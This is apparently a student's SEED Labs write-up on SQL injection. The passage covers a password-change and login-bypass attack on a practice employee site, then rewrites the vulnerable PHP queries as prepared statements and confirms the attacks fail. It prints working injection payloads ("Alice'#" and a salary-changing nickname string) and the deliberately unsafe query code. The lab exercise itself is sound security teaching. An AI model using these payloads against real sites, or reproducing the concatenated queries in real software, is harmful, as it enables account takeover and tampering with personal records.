
Alice's Profile Edit

NickName	WHERE name='Boby';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Step 4: Sign out of Alice's account and log into Boby's account via the new password:



We are able to log into Boby's account with the password test123 now.



Would you like Firefox to save this login for seedlabsqlinjection.com?

boby

test123


[✓ Show password]

Salary	20
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	


Task 4: Countermeasure — Prepared Statement

In this task, we are going to use Prepared statements to remove the SQL injection vulnerability.

Step 1: Open the unsafe_home.php file.




```
[12/11/22]seed@VM:~$ cd /var/www/SQLInjection
[12/11/22]seed@VM:.../SQLInjection$ ls
css          safe_edit_backend.php  unsafe_edit_backend.php
index.html   safe_home.php          unsafe_edit_frontend.php
logoff.php   seed_logo.png          unsafe_home.php
[12/11/22]seed@VM:.../SQLInjection$ sudo gedit unsafe_home.php
```



```
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
```


This above portion of the code is vulnerable to SQL injection attacks.

Step 2: Rewrite that section of code using prepared statements and save the file to prevent SQL injection attacks.



```
      // Sql query to authenticate the user
        $stmt = $conn->prepare(
        "SELECT
id,name,eid,salary,birth,ssn,phoneNumber,address,email,Password,nickname
        FROM credential
        WHERE name = ? and password = ? ");
        // Bind parameters to the query
        $stmt->bind_param("ss", $input_uname, $hashed_pwd);
        $stmt->execute();
        $stmt->bind_result($id, $name, $eid, $salary,$birth,$ssn,$phoneNumber,
$address,$email,$pwd,$nickname);
        $stmt->fetch();
```


Step 3: SQL injection attacks no longer work on the webpage



Employee Profile Login


USERNAME Alice'#

PASSWORD Password




The account information your provide does not exist.

Step 4: To remove the SQL injection vulnerability from the profile edit page, open the unsafe_home.php file.




```
[12/11/22]seed@VM:.../SQLInjection$ sudo gedit unsafe_edit_backend
.php
```

The portion below is vulnerable to SQL injections.




```
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address'
,Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address'
,PhoneNumber='$input_phonenumber' where ID=$id;";
  }
  $conn->query($sql);
```

Step 5: Rewrite that section of code using prepared statements and save the file to prevent SQL injection attacks.



```
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $stmt = $conn->prepare("UPDATE credential SET nickname=?, email=?,
address=?, Password=?, PhoneNumber=? WHERE ID = ?");
// Bind parameters to the query
$stmt->bind_param("sssssi", $input_nickname, $input_email, $input_address,
$input_pwd,$input_phonenumber, $id);
}
else{
    // if passowrd field is empty.
$stmt = $conn->prepare("UPDATE credential SET nickname=?, email=?,
address=?, PhoneNumber=? WHERE ID = ?");
$stmt->bind_param("ssssi", $input_nickname, $input_email, $input_address,
$input_phonenumber, $id);
}
  $stmt->execute();
  $conn->close();
```

Step 6: We log into Boby's account using the test123 pasword we set in Task 3.3.




Employee Profile Login

USERNAME	boby
PASSWORD	•••••••

Login

Copyright © SEED LABs

Step 7: Go on Edit profile and try to run the SQL injection attack to change Boby's salary from 20 to 20000: ',salary=20000 WHERE name='Boby';#




Boby's Profile Edit

NickName	WHERE name='Boby';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

We can see the salary remains the same, so the SQL injection attack failed. The NickName is changed to string value we entered and is not executed as a SQL command.



Boby Profile

Key	Value
Employee ID	20000
Salary	20
Birth	4/20
SSN	10213352
NickName	,salary=20000 WHERE name='Boby';#

Conclusion:

Throughout the duration of this lab we learned that web applications and database servers are vulnerable to SQL injection attacks, which exploit vulnerabilities in the interfaces between them. We were able to experiment with SQL injection vulnerabilities to demonstrate the damage that can be caused, and defend against similar attacks.

Task one allowed us to gather a familiarity with SQL statements. This was a fairly simple task and was straightforward. We took the commands from the lab task and entered them in our terminal.

Task two we performed a SQL Injection Attack on SELECT Statement. We perform this attack from different locations including the webpage, command line, and an attempt by appending a new SQL statement. Each of these different locations for attack taught us about a different area of expertise. For example, when attacking from the command line we had to convert the text to be successfully accepted by the command line interface.

In Task three, we performed the SQL injection attack on the UPDATE statement. We ran SQL injection attacks to modify Alice's salary and another individual's salary and password. Task three illustrated the devastating impact of SQL injections on databases and webpages. However, in Task four, we tested and confirmed that the previously used SQL injection attacks were harmless when using prepared statements as a countermeasure.